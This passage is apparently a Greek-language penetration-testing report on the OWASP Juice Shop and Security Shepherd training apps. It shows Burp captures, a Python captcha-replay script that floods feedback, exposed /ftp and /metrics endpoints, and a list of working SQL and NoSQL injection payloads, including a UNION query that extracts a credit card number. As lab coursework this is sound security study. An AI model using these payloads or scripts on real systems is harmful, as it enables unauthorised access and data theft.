6 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
zDhEt3sVixUWHzuLT3FyfjSktbizSjH7JtOzf5ySmZHVMu8QhjZSWNTlbCN9sDbilwf11U2eSZeSxWHMz
7 Connection: close
~
```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Accept-Ranges: bytes
8 Cache-Control: public, max-age=0
9 Last-Modified: Tue, 14 Feb 2023 13:08:13 GMT
10 ETag: W/"144-186500a3a48"
11 Content-Type: application/octet-stream
12 Content-Length: 324
13 Date: Tue, 16 May 2023 13:21:55 GMT
14 Connection: close
15
16 "Congratulations, you found the easter egg!"
17 - The incredibly funny developers
18
19 ...
20
21 ...
22
23 ...
24
25 Oh' wait, this isn't an easter egg at all! It's just a boring text file! The real easter egg can be found here:
26
27 L2d1ci9xcm1mL251ci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmcZncmUvcnR0L2p2Z3V2YS9ndXIvcn5mZ3J1L3J0dA==
28
29 Good luck, egg hunter!
```

Eikόνα 40 Successfully retrieving easter egg

7. Broken anti-automation

1. Captcha bypass

Περιγραφή: Καταφέραμε να υποβάλλουμε ένα μεγάλο πλήθος κριτικών σε μικρό χρονικό διάστημα με αυτοματοποιημένο τρόπο.

Εκμεταλλευόμενη ευπάθεια: Ο server δεν περιορίζει το πλήθος των requests που μπορούν να υποβληθούν από έναν οποιονδήποτε χρήστη σε ένα χρονικό διάστημα. Επιπλέον δεν τυχαιοποιεί την σειρά των captchas με αποτέλεσμα ένας επιτιθέμενος να μπορεί να προβλέψει το επόμενο captcha, ενώ αποδέχεται επίσης διαδοχικά requests από τον ίδιο χρήστη που φέρουν το ίδιο captcha.

Μεθοδολογία επίθεσης: Υποβάλλαμε ένα feedback στη σελίδα και παρακολουθήσαμε τα requests που ανταλλάσσονται μεταξύ του Burp proxy και του server. Διαπιστώσαμε πως κάθε POST request στο endpoint "/api/Feedbacks" (το οποίο επίσης περιέχει το captcha ID και την απάντηση στο captcha), ακολουθείται από ένα GET request στο endpoint "/rest/captcha/", το οποίο μας επιστρέφει σαν απάντηση το επόμενο captcha στο οποίο θα κληθούμε να απαντήσουμε την επόμενη φορά που θα υποβάλλουμε κάποιο feedback. Δοκιμάζουμε να υποβάλλουμε ξανά το ίδιο request, αλλά αυτή τη φορά αλλάζοντας τις τιμές των ιδιοτήτων captchald και Answer ώστε να ανταποκρίνονται σε αυτές του προηγούμενου request, τις οποίες γνωρίζουμε. Παρατηρούμε ότι ο server μας επιτρέπει να ξανά-υποβάλλουμε το αίτημα χωρίς να ελέγχει ότι στείλαμε παλιές τιμές για τις παραπάνω ιδιότητες.

Δημιουργήσαμε έτσι ένα python script το οποίο υποβάλλει σε μικρό χρονικό διάστημα πολλά feedbacks. Με την εκτέλεσή του ολοκληρώσαμε την επίθεση και παρατηρήσαμε ότι δημιουργήθηκαν 20 νέες κριτικές στην σελίδα. Το python script που φτιάξαμε επισυνάπτεται στα αρχεία της αναφοράς.

Request	Response
<pre> Pretty Raw Hex 1 POST /api/Feedbacks/ HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 69 4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110" 5 Accept: application/json, text/plain, /* 6 Content-Type: application/json 7 sec-ch-ua-mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 9 sec-ch-ua-platform: "Linux" 10 Origin: http://localhost:3000 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://localhost:3000/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= gnB5waq4ylkjYblLNz2xZDeAqvubTwbSxwdWVnoJvXQg6p9MP8RmEK730v8 18 Connection: close 19 20 { "captchaId":2, "captcha":"9", "comment":"Test (anonymous)", "rating":1 } </pre>	<pre> Pretty Raw Hex Render 1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Location: /api/Feedbacks/10 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 169 10 ETag: W/"a9-ZPzs/7v587K1Sn7puf/ZyuGjY1U" 11 Vary: Accept-Encoding 12 Date: Fri, 12 May 2023 20:48:38 GMT 13 Connection: close 14 15 { "status":"success", "data":{ "id":10, "comment":"Test (anonymous)", "rating":1, "updatedAt":"2023-05-12T20:48:38.131Z", "createdAt":"2023-05-12T20:48:38.131Z", "UserId":null } } </pre>
<pre> 1 import requests 2 3 # JSON payload to be delivered 4 payload = {"captchaId":2,"captcha":"9","comment":"You will never reach the truth (anonymous)","rating":1} 5 6 url = "http://localhost:3000/api/Feedbacks/" 7 for i in range(20): 8 try: 9 post_response = requests.post(url, json = payload) 10 post_response_json = post_response.json() 11 print(post_response_json) 12 post_response.raise_for_status() 13 except requests.exceptions.HTTPError as error: 14 print(error) 15 </pre>	

```
(kali㉿kali)-[~] $ python3 ~/post.py
[{"status": "success", "data": {"id": 17, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:34.970Z", "createdAt": "2023-05-12T21:16:34.970Z", "UserId": None}}, {"status": "success", "data": {"id": 18, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.019Z", "createdAt": "2023-05-12T21:16:35.019Z", "UserId": None}}, {"status": "success", "data": {"id": 19, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.064Z", "createdAt": "2023-05-12T21:16:35.064Z", "UserId": None}}, {"status": "success", "data": {"id": 20, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.111Z", "createdAt": "2023-05-12T21:16:35.111Z", "UserId": None}}, {"status": "success", "data": {"id": 21, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.151Z", "createdAt": "2023-05-12T21:16:35.151Z", "UserId": None}}, {"status": "success", "data": {"id": 22, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.192Z", "createdAt": "2023-05-12T21:16:35.192Z", "UserId": None}}, {"status": "success", "data": {"id": 23, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.229Z", "createdAt": "2023-05-12T21:16:35.229Z", "UserId": None}}, {"status": "success", "data": {"id": 24, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.269Z", "createdAt": "2023-05-12T21:16:35.269Z", "UserId": None}}, {"status": "success", "data": {"id": 25, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.298Z", "createdAt": "2023-05-12T21:16:35.298Z", "UserId": None}}, {"status": "success", "data": {"id": 26, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.337Z", "createdAt": "2023-05-12T21:16:35.337Z", "UserId": None}}, {"status": "success", "data": {"id": 27, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.429Z", "createdAt": "2023-05-12T21:16:35.429Z", "UserId": None}}, {"status": "success", "data": {"id": 28, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.503Z", "createdAt": "2023-05-12T21:16:35.503Z", "UserId": None}}, {"status": "success", "data": {"id": 29, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.570Z", "createdAt": "2023-05-12T21:16:35.570Z", "UserId": None}}, {"status": "success", "data": {"id": 30, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.658Z", "createdAt": "2023-05-12T21:16:35.658Z", "UserId": None}}, {"status": "success", "data": {"id": 31, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.694Z", "createdAt": "2023-05-12T21:16:35.694Z", "UserId": None}}, {"status": "success", "data": {"id": 32, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.748Z", "createdAt": "2023-05-12T21:16:35.748Z", "UserId": None}}, {"status": "success", "data": {"id": 33, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.791Z", "createdAt": "2023-05-12T21:16:35.791Z", "UserId": None}}, {"status": "success", "data": {"id": 34, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.819Z", "createdAt": "2023-05-12T21:16:35.819Z", "UserId": None}}, {"status": "success", "data": {"id": 35, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.852Z", "createdAt": "2023-05-12T21:16:35.852Z", "UserId": None}}, {"status": "success", "data": {"id": 36, "comment": "You will never reach the truth (anonymous)", "rating": 1, "updatedAt": "2023-05-12T21:16:35.889Z", "createdAt": "2023-05-12T21:16:35.889Z", "UserId": None}}
```

Εικόνα 41 Script posts 20 feedbacks automatically

8. Security through obscurity

1. Privacy policy inspection

Περιγραφή: Αποκτήσαμε πρόσβαση σε μια κρυμμένη σελίδα ανακαλύπτοντας στοιχεία μέσα στον HTML κώδικα της σελίδας πολιτικής ιδιωτικότητας.

Μεθοδολογία επίθεσης: Στο έγγραφο δήλωσης της πολιτικής ιδιωτικότητας της σελίδας παρατηρούμε ότι η λέξη localhost στην αρχή του εγγράφου έχει ιδιαίτερη εμφάνιση όταν κουνάμε το ποντίκι πάνω από αυτήν. Χρησιμοποιώντας την λειτουργία inspect element του browser εξετάζουμε την κλάση στην οποία ανήκει το συγκεκριμένο στοιχείο, η οποία είναι η “hot” και αναζητούμε όλα τα στοιχεία στην σελίδα με την ίδια κλάση.

Η υπόδειξη του συγκεκριμένου challenge μας υποδεικνύει ότι πρέπει να ενώσουμε τις συγκεκριμένες λέξεις μαζί. Κάνοντας το, μεταβαίνουμε σε μια καινούργια σελίδα που μας ενημερώνει ότι επιλύσαμε το challenge.

```
<p _ngcontent-ong-c226="">
  OWASP Juice Shop ("us", "we", or "our") operates the
    <span class="hot" _ngcontent-ong-c226="">http://localhost</span>
  website (the "Service").
</p>
```

Εικόνα 42 Searching for words with same class in HTML document

localhost:3000/we/may/also/instruct/you/to/refuse/all/reasonably/necessary/responsibility

OWASP Juice Shop (Express ^4.17.1)

404 Error: ENOENT: no such file or directory, stat '/juice-shop/frontend/dist/frontend/assets/private/thank-you.jpg'

Εικόνα 43 Concatenating found words leads to new page

9. Sensitive Data Exposure

1. Confidential Document

Περιγραφή: Αποκτήσαμε πρόσβαση σε εμπιστευτικά έγγραφα που έχουν λανθασμένα τοποθετηθεί στο endpoint “/ftp”

Εκμετάλλευση ευπάθειας: Λανθασμένη υλοποίηση των ελέγχων προσπέλασης των αρχείων που βρίσκονται στο endpoint “/ftp” επιτρέπει σε μη-εξουσιοδοτημένους χρήστες να αποκτούν πρόσβαση σε έγγραφα που δεν θα έπρεπε να βρίσκονται εκεί εξαρχής.

Μεθοδολογία επίθεσης: Αφού ανακαλύψαμε το directory “/ftp”, αποκτήσαμε πρόσβαση σε ένα εμπιστευτικό έγγραφο (acquisitions.md) που έχει τοποθετηθεί μέσα σε αυτό, κάνοντας το δημόσια προσβάσιμο.

Μέτρα προστασίας: Επιβολή αυστηρότερων ελέγχων προσπέλασης. Ορισμού συγκεκριμένων δικαιωμάτων επί των αρχείων ώστε να παρέχεται διαφορετική πρόσβαση σε κάθε χρήστη. Αποφυγή τοποθέτησης ευαίσθητων αρχείων σε δημόσια προσβάσιμα directories όπως το /ftp.

localhost:3000/ftp/

- / ftp /

quarantine	acquisitions.md	announcement_encrypted.md
coupons_2013.md.bak	eastere.gg	encrypt.pyc
incident-support.kdbx	legal.md	order_b642-9d3272276d6e5f24.pdf
order_b8d4-2f04e7d4c6436c07.pdf	order_b8d4-3ddfcfa2c4c7e355d.pdf	package.json.bak
suspicious_errors.yml		

Εικόνα 44 /ftp endpoint contains confidential documents which are made public


2. Exposes metrics

Περιγραφή: Αποκτήσαμε πρόσβαση στα στοιχεία παρακολούθησης της εφαρμογής ανακαλύπτοντας το endpoint στο οποίο δημοσιεύονται.

Εκμετάλλευση ευπάθειας: Λανθασμένο configuration του server κάνει το endpoint στο οποίο τοποθετούνται τα αποτελέσματα παρακολούθησης από το monitoring framework Prometheus, να είναι δημόσια προσβάσιμο.

Μεθοδολογία επίθεσης: Γνωρίζοντας ότι η εφαρμογή χρησιμοποιεί το σύστημα Prometheus για την συλλογή πληροφοριών και την παρακολούθηση της λειτουργίας της, μπορέσαμε να εντοπίσουμε το endpoint στο οποίο συλλέγονται τα συγκεκριμένα δεδομένα.

Ο τρόπος με τον οποίο το πετύχαμε αυτό ήταν με το να μεταβούμε στην σελίδα του προμηθευτή¹⁵, όπου ανακαλύψαμε ότι το Prometheus κάνει διαθέσιμες τα αποτελέσματα της παρακολούθησης του συστήματος στο endpoint “/metrics”. Δοκιμάζοντας να στείλουμε ένα αίτημα στο συγκεκριμένο endpoint, πράγματι αποκτούμε πρόσβαση σε όλες τις μετρικές που έχει συγκεντρώσει το Prometheus.



```

← → ⌂ ⌂ localhost:3000/metrics/
juiceshop_challenges_total{difficulty="3",category="XXE",app="juiceshop"} 1
juiceshop_challenges_total{difficulty="5",category="XXE",app="juiceshop"} 1
juiceshop_challenges_total{difficulty="5",category="Security Misconfiguration",app="juiceshop"} 1

# HELP juiceshop_coding_challenges_progress Number of coding challenges grouped by progression phase.
# TYPE juiceshop_coding_challenges_progress gauge
juiceshop_coding_challenges_progress{phase="find it",app="juiceshop"} 0
juiceshop_coding_challenges_progress{phase="fix it",app="juiceshop"} 0
juiceshop_coding_challenges_progress{phase="unsolved",app="juiceshop"} 27

# HELP juiceshop_cheat_score Overall probability that any hacking or coding challenges were solved by cheat
# TYPE juiceshop_cheat_score gauge
juiceshop_cheat_score{app="juiceshop"} 0

# HELP juiceshop_coding_challenges_accuracy Overall accuracy while solving coding challenges grouped by pha
# TYPE juiceshop_coding_challenges_accuracy gauge
juiceshop_coding_challenges_accuracy{phase="find it",app="juiceshop"} Nan
juiceshop_coding_challenges_accuracy{phase="fix it",app="juiceshop"} Nan

# HELP juiceshop_orders_placed_total Number of orders placed in OWASP Juice Shop.
# TYPE juiceshop_orders_placed_total gauge
juiceshop_orders_placed_total{app="juiceshop"} 6

# HELP juiceshop_users_registered Number of registered users grouped by customer type.
# TYPE juiceshop_users_registered gauge
juiceshop_users_registered{type="standard",app="juiceshop"} 10
juiceshop_users_registered{type="deluxe",app="juiceshop"} 3

# HELP juiceshop_users_registered_total Total number of registered users.
# TYPE juiceshop_users_registered_total gauge
juiceshop_users_registered_total{app="juiceshop"} 20

# HELP juiceshop_wallet_balance_total Total balance of all users' digital wallets.
# TYPE juiceshop_wallet_balance_total gauge
juiceshop_wallet_balance_total{app="juiceshop"} -4500

# HELP juiceshop_user_social_interactions Number of social interactions with users grouped by type.
# TYPE juiceshop_user_social_interactions gauge
juiceshop_user_social_interactions{type="review",app="juiceshop"} 25
juiceshop_user_social_interactions{type="feedback",app="juiceshop"} 10
juiceshop_user_social_interactions{type="complaint",app="juiceshop"} 1

# HELP http_requests_count Total HTTP request count grouped by status code.
# TYPE http_requests_count counter
http_requests_count{status_code="2XX",app="juiceshop"} 656
http_requests_count{status_code="3XX",app="juiceshop"} 647
http_requests_count{status_code="4XX",app="juiceshop"} 8
http_requests_count{status_code="5XX",app="juiceshop"} 4

```

Εικόνα 45 Access to server metrics

3. GDPR data theft (failed)

Περιγραφή: Δοκιμάσαμε ανεπιτυχώς να αποκτήσουμε πρόσβαση στα προσωπικά δεδομένα άλλων χρηστών.

Μεθοδολογία επίθεσης: Κάνοντας login ως ένας χρήστης (π.χ. admin@juiceshop) χρησιμοποιήσαμε την λειτουργία “Request Data Export” για να εξάγουμε τα δεδομένα που

¹⁵ https://prometheus.io/docs/prometheus/latest/getting_started/#starting-prometheus

έχει κρατήσει η εφαρμογή για εκείνον σε μορφή JSON. Μέσω του Burp καταγράψαμε το requests που στέλνεται προς τον server και την απάντηση που επιστρέφει.

Προκειμένου να πάρουμε τα δεδομένα κάποιου άλλου χρήστη δοκιμάσαμε τα εξής:

- Προσθέσαμε στα δεδομένα που στέλνονται στο POST request την ιδιότητα “UserId” με τιμή το ID κάποιου άλλου υπαρκτού χρήστη (π.χ. “UserId”: 5)
- Προσθέσαμε την ιδιότητα “username” με τιμή το email κάποιου υπαρκτού χρήστη (π.χ. “username”: jim@juice-sh.op).
- Προσθέσαμε την ιδιότητα “userdata” με τιμή τα δεδομένα ενός άλλου χρήστη που θα περιμένουμε να μας επιστρέψει ο server (π.χ. “userData”: “{\n \"username\": \"\n \",\n \"email\": \"jim@juice-sh.op\"}”)
- Τέλος, δοκιμάσαμε να αλλάξουμε το URL προσθέτωντας το UserId ενός διαφορετικού χρήστη μετά την τελευταία κάθετο

Παρά τις προσπάθειες μας, καμία δοκιμή δεν πέτυχε, επομένως δεν καταφέραμε να ανακτήσουμε τα δεδομένα ενός άλλου χρήστη με αυτόν τον τρόπο

Request

Pretty	Raw	Hex
1 POST /rest/user/data-export HTTP/1.1		
2 Host: localhost:3000		
3 Content-Length: 32		
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"		
5 Accept: application/json, text/plain, */*		
6 Content-Type: application/json		
7 sec-ch-ua-mobile: ?0		
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiiLCJlbWFpbCI6ImFkbWluQGp1aWN1LXN0lm9wIiwcGFzc3dvcmQi0iIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNj1kZjE4YjUwMCIsInJvbGUiOijhZG1pbisImR1bHV4ZVRva2VuIjoIiwiibGFzdExvZ2iuSXAiOiiLCJwcm9maWx1SW1hZ2UiOijhc3NldHMvchVibGljL2ltYWdlcy91cGvxYWRzL2R1ZmF1bHRBZG1pbis5wbmcilCJ0b3RwU2VjcmV0IjoiIiwiiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMDUtMTQgMTU6NTc6MzMnuNzg0ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMDUtMTQgMTU6NTc6MzMnuNzg0ICswMDowMCIsImR1bGV0ZWRBdCI6bnVsbdH0iM1hdCI6MTY4NTA50DcyMCwiZXhwIjoxNjg1MTE2NzIwfQ.At11udzTDG6_y62ztjCcpUW8jCI8sfA59V4rvEMRs4HzInUqqjF03_04t3qk1efsuYuOHYrDXvf_pLedsOfuHozCFz9tS1uo5PcUiheNy735q0vrSP5T4f1YI4c4B6431bT_nvN8xCMP0TR_S30zjMgrfIyXxXcIUUfpUUAEU4		
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36		
10 sec-ch-ua-platform: "Linux"		
11 Origin: http://localhost:3000		
12 Sec-Fetch-Site: same-origin		
13 Sec-Fetch-Mode: cors		
14 Sec-Fetch-Dest: empty		
15 Referer: http://localhost:3000/		
16 Accept-Encoding: gzip, deflate		
17 Accept-Language: en-US,en;q=0.9		
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=zDNEt3sVixUWHzULT3fyfjSktbizi5H7jt0zf5ySmZHVMu8QhjZSWNTLbCN9sDbi1wf11u2e5ZesXwHmz; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiiLCJlbWFpbCI6ImFkbWluQGp1aWN1LXN0lm9wIiwcGFzc3dvcmQi0iIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNj1kZjE4YjUwMCIsInJvbGUiOijhZG1pbisImR1bHV4ZVRva2VuIjoIiwiibGFzdExvZ2iuSXAiOiiLCJwcm9maWx1SW1hZ2UiOijhc3NldHMvchVibGljL2ltYWdlcy91cGvxYWRzL2R1ZmF1bHRBZG1pbis5wbmcilCJ0b3RwU2VjcmV0IjoiIiwiiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMDUtMTQgMTU6NTc6MzMnuNzg0ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMDUtMTQgMTU6NTc6MzMnuNzg0ICswMDowMCIsImR1bGV0ZWRBdCI6bnVsbdH0iM1hdCI6MTY4NTA50DcyMCwiZXhwIjoxNjg1MTE2NzIwfQ.At11udzTDG6_y62ztjCcpUW8jCI8sfA59V4rvEMRs4HzInUqqjF03_04t3qk1efsuYuOHYrDXvf_pLedsOfuHozCFz9tS1uo5PcUiheNy735q0vrSP5T4f1YI4c4B6431bT_nvN8xCMP0TR_S30zjMgrfIyXxXcIUUfpUUAEU4		
19 Connection: close		
20		
21 {		
"answer": "1sDRm",		
"format": "1"		

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 ETag: W/"66b-vMjGfFrUCA/mQZyYLEVxs6gggQc"
9 Vary: Accept-Encoding
10 Date: Fri, 26 May 2023 12:09:19 GMT
11 Connection: close
12 Content-Length: 1643
13
14 {
  "userData": {
    "username": "\\", "email": "\admin@juice-sh.op\\", "orders": [
      {
        "orderId": "\\"5267-7600c9bad8eb901a\\", "totalPrice": 8.96, "products": [
          {
            "name": "\'Apple Juice (1000ml)\\", "price": 1.99, "quantity": 4, "total": 5.97, "bonus": 0, "eta": "\\'5\\n", "orderId": "\\"5267-ae0f72f678d57386\\", "totalPrice": 26.97, "products": [
              {
                "name": "\'Eggfruit Juice (500ml)\\", "price": 8.99, "quantity": 3, "total": 26.97, "bonus": 3, "eta": "\\'0\\n", "reviews": [
                  {
                    "message": "\'One of my favorites!\\", "author": "\\"admin@juice-sh.op\\", "productId": 1, "likesCount": 0, "likedBy": []}, {"message": "\'I really like apple pies. Yum!\\", "author": "\\"admin@juice-sh.op\\", "productId": 24, "likesCount": 0, "likedBy": []}], "message": "\'Your data export will open in a new Browser window.\\"
            }
          ]
        ]
      }
    ]
  }
}

```

Εικόνα 46 Data export request and reply

OWASP Security Shepherd (3.1)

Injection

NoSQL Injection: foo'; return(true); var foo='foo

Διακόπτουμε το request και παρατηρούμε πως το body είναι theGamerName=# όπου # ένας αριθμός. Το μετατρέπουμε όπως παραπάνω, ώστε η σύνταξη της εφαρμογής να μετατραπεί σε theGamerName='foo'; return(true); var foo='foo'; και με το return(true) να επιστραφεί ολόκληρη η λίστα μαζί με το GamerId του Mario.

SQL Injection 1: foo" or 1=1

Διακόπτουμε το request και παρατηρούμε πως στέλνεται aUserId=\$ όπου \$ το input του χρήστη. Το μετατρέπουμε όπως παραπάνω και αφού επιστραφεί όλη η λίστα με τους πελάτες ανακτούμε το result key.

SQL Injection 2: foo@foo'/**/or/**/'1='1

Κάνοντας διάφορες δοκιμές αντιλαμβανόμαστε πως πρέπει το input να έχει ένα toulachioston @ και να μην έχει κενά. Με το ανωτέρω input επιτυγχάνουμε να περάσουμε τον έλεγχο για χρήση @ και να αντικαταστήσουμε τα κενά με τους χαρακτήρες σχολίων που όμως γίνονται interpreted ως κενά, άρα το injection πετυχαίνει και ανακτάμε το result key.

SQL Injection 3: Mary Martin' union select CreditCardNumber from Customers where CustomerName='Mary Martin

Δοκιμάζοντας ως input παρατηρούμε πως επιστρέφεται ένα μόνο column, το Customer Name. Συνεπώς, μπορούμε να δοκιμάσουμε union με ένα column, για το οποίο δοκιμάζουμε το CreditCardNumber. Επιλέγοντας να φίλτράρουμε τα αποτελέσματα με το

όνομα του ζητούμενου πελάτη, χρησιμοποιούμε το παραπάνω input και επιστρέφεται ο αριθμός πιστωτικής κάρτας του στόχου μαζί με το όνομα του.

SQL Injection 4: theUserName=\&thePassword= or username="admin"; #

Διακόπτουμε το request και μετατρέπουμε όπως παραπάνω. Η χρήση του χαρακτήρα \ λειτουργεί ως escape στο quote που κλείνει το theUsername='...' συνεπώς το quote που το κλείνει είναι το πρώτο του thePassword='...'. Έτσι, το or username = "admin" ερμηνέυεται ως εντολή κι επιστρέφεται το ζητούμενο κλειδί.

SQL Injection 5: -

Δοκιμάζουμε διάφορους συνδυασμούς με «ακραίες» τιμές (πχ -10, 1000000000, asd, sql queries) στο πεδίο ποσότητας για το trollface ώστε να προκαλέσουμε κάποιο σφάλμα, και πράγματι η παραγγελία αποτυχάνει, χωρίς ωστόσο να λάβουμε πληροφορίες για το πώς ακριβώς προκήθηκε το πρόβλημα εσωτερικά της εφαρμογής. Παρατηρούμε, επίσης, πως η δοκιμή «ακραίων» τιμών δεν προκαλεί πρόβλημα στα υπόλοιπα rage memes αλλά μόνο στο trollface, ενώ οι προτεινόμενοι κωδικοί για δωρεάν εικόνες δεν έχουν κάποια επίδραση στο τελικό ποσό.

SQL Injection 6: -

Διακόπτουμε το request με το buegrsuite ώστε να μπορούμε να στείλουμε περισσότερους από τους 4 επιτρεπόμενους χαρακτήρες. Έτσι, δοκιμάζουμε «ακραίες» τιμές όπως μεγάλους ή αρνητικούς αριθμούς, sql queries και μας επιστρέφεται το ίδιο μήνυμα αποτυχίας χωρίς να υπονοείται κάποιο εσωτερικό σφάλμα.

SQL Injection 7: '//or/**/'1'='1'#@foo**

